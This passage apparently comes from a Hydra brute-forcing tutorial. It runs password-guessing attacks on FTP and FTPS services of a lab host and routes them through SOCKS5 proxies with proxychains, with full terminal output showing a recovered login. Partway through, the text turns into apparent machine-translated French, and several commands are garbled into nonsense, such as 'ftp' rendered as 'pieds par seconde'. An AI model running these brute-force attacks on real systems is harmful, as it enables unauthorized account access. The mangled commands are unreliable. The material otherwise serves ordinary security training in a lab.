 (g|G)=              skip pre-requests - only use this when no pre-cookies are required
 (h|H)=My-Hdr\: foo   to send a user defined HTTP header with each request
                 ^USER[64]^ and ^PASS[64]^ can also be put into these headers!
                 Note: 'h' will add the user-defined header at the end
                 regardless it's already being sent by Hydra or not.
                 'H' will replace the value of that header if it exists, by the
                 one supplied by the user, or add the header at the end
Note that if you are going to put colons (:) in your headers you should escape them with a bac
 All colons that are not option separators should be escaped (see the examples above and below
 You can specify a header without escaping the colons, but that way you will not be able to pu
 in the header value itself, as they will be interpreted by hydra as option separators.
```

Here http-get-form is one of the services supported by hydra and -U option helped to get detailed information.


Attacking on secured service connection

While performing an attack on ftp connection, you just mention the service name along with appropriate options, but if the host has ftp port open and ftp is secured, so if you use

```
hydra -l ignite -P pass.txt ftp://192.168.1.141
```

This command will not execute properly and hence 0 valid passwords were found. So in order to perform an attack on a secured ftp connection, then run this command.

```
hydra -l ignite -P pass.txt ftps://192.168.1.141
```




```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt ftp://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:45
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per tas
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:46

┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt ftps://192.168.1.141

Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:14:52
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per tas
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:14:56
```

And this command worked well and showed 1 valid password found.

This is one way to attack secured ftp, hydra provides one more way to attack secured service.

```
hydra -l ignite -P pass.txt 192.168.1.141 ftp
hydra -l ignite -P pass.txt 192.168.1.141 ftps
```




```
┌──(root㉿kali)-[~]
└─# hydra  -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:18
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:19

┌──(root㉿kali)-[~]
└─# hydra  -l ignite -P pass.txt 192.168.1.141 ftps
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-16 14:23:21
[WARNING] you enabled ftp-SSL (auth tls) mode. If you want to use direct SSL ftp, use -S
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftps://192.168.1.141:21/
[21][ftps] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-16 14:23:25
```

Le premier n'a pas fonctionné car l'hôte 192.168.1.141 a sécurisé FTP, mais le second a fonctionné et nous a montré un mot de passe valide trouvé. De cette façon, vous pouvez effectuer des attaques par force brute sur des hôtes sur lesquels des services sécurisés sont ouverts.

Prise en charge des proxys

Voyons maintenant comment Hydra attaque les hôtes sur lesquels le proxy est activé. J'ai d'abord essayé d'exécuter la même commande avec les paramètres -l -p sur l'hôte 192.168.1.141 sur le service FTP et j'ai constaté qu'aucun mot de passe n'avait été trouvé. Par conséquent, j'ai lancé une analyse nmap pour l'hôte et j'ai trouvé la liste des services et des ports ouverts. Ainsi, sur le port 1080, un proxy « chaussettes5 » a été défini sans aucune authentification.



```
┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:1
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:1

┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.1.141
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 15:11 EDT
Nmap scan report for 192.168.1.141
Host is up (0.000086s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE    VERSION
21/tcp   open  tcpwrapped
80/tcp   open  http       Apache httpd 2.4.41
1080/tcp open  socks5     (No authentication; connection failed)
2222/tcp open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; proto
3128/tcp open  http-proxy Squid http proxy 4.10
MAC Address: 00:0C:29:10:98:21 (VMware)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 11.57 seconds
```


Proxy non authentifié

Hydra propose deux manières différentes de prendre en charge les proxy. J'ai essayé les deux manières. Utilisez des captures d'écran pour une meilleure compréhension. Discutons de la première façon

Variable d'environnement

Pour activer le proxy, j'ai utilisé cette commande

```
exporter HYDRA_PROXY=socks5 : //192.168.1.141:1080
```



```
┌──(root㉿kali)-[~]
└─# export HYDRA_PROXY=socks5://192.168.1.141:1080

┌──(root㉿kali)-[~]
└─# hydra -l ignite -P pass.txt 192.168.1.141 ftp
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in militar

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:14:06
[INFO] Using Connect Proxy: socks5://192.168.1.141:1080
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per
[DATA] attacking ftp://192.168.1.141:21/
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:14:09
```

Et puis j'ai utilisé la commande suivante et j'ai obtenu 1 mot de passe valide


```
hydra -l ignite -P passe. txt 192.168 . 1 . 141 pieds par seconde
```

Chaînes proxy

J'ai ouvert le fichier /etc/proxychains4.conf et ajouté les détails du proxy avec l'hôte et le port. Et puis, à l'aide de proxychains, la force brute est effectuée

chat /etc/proxychains4.conf

```
proxychains hydra -l ignite -P pass. txt 192.168 . 1 . 141 pieds par seconde
```



```
┌──(root㉿kali)-[~]
└─# cat /etc/proxychains4.conf
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 192.168.1.141 1080

┌──(root㉿kali)-[~]
└─# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military 

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:18:50
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per ta
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...  1
hain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...  192.168.1.141:1080  ...
..  192.168.1.141:1080  ...  192.168.1.141:21  ...  192.168.1.141:21  ...  192.168.1.141
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
  ...  OK
[21][ftp] host: 192.168.1.141   login: ignite   password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-19 15:18:54
```


Mandataire authentifié

J'ai obtenu le mot de passe souhaité 123 pour l'hôte. Dans l’attaque ci-dessus, aucune authentification n’était activée. Maintenant, j'ai essayé un proxy sur lequel **l'authentification est activée.**

Chaînes proxy

J'ai essayé de forcer brutalement la cible à l'aide de proxychains, mais cela a été refusé car l'authentification était activée sur le proxy.

```
proxychains hydra -l ignite -p pass. txt 192.168 . 1 . 141 pieds par seconde
```



```
┌──(root㉿kali)-[~]
└─# proxychains hydra -l ignite -P pass.txt 192.168.1.141 ftp
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-19 15:
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1
[DATA] attacking ftp://192.168.1.141:21/
[proxychains] Dynamic chain  ...  192.168.1.141:1080 [proxychains] Dynamic ch
hain  ...  192.168.1.141:1080 [proxychains] Dynamic chain  ...  192.168.1.141
92.168.1.141:21 [proxychains] Dynamic chain  ...  192.168.1.141:1080 ←—denie
←—denied
 ...  192.168.1.141:21  ...  192.168.1.141:21  ...  192.168.1.141:21 ←—denie
←—denied
←—denied
←—denied
←—denied
←—denied
```

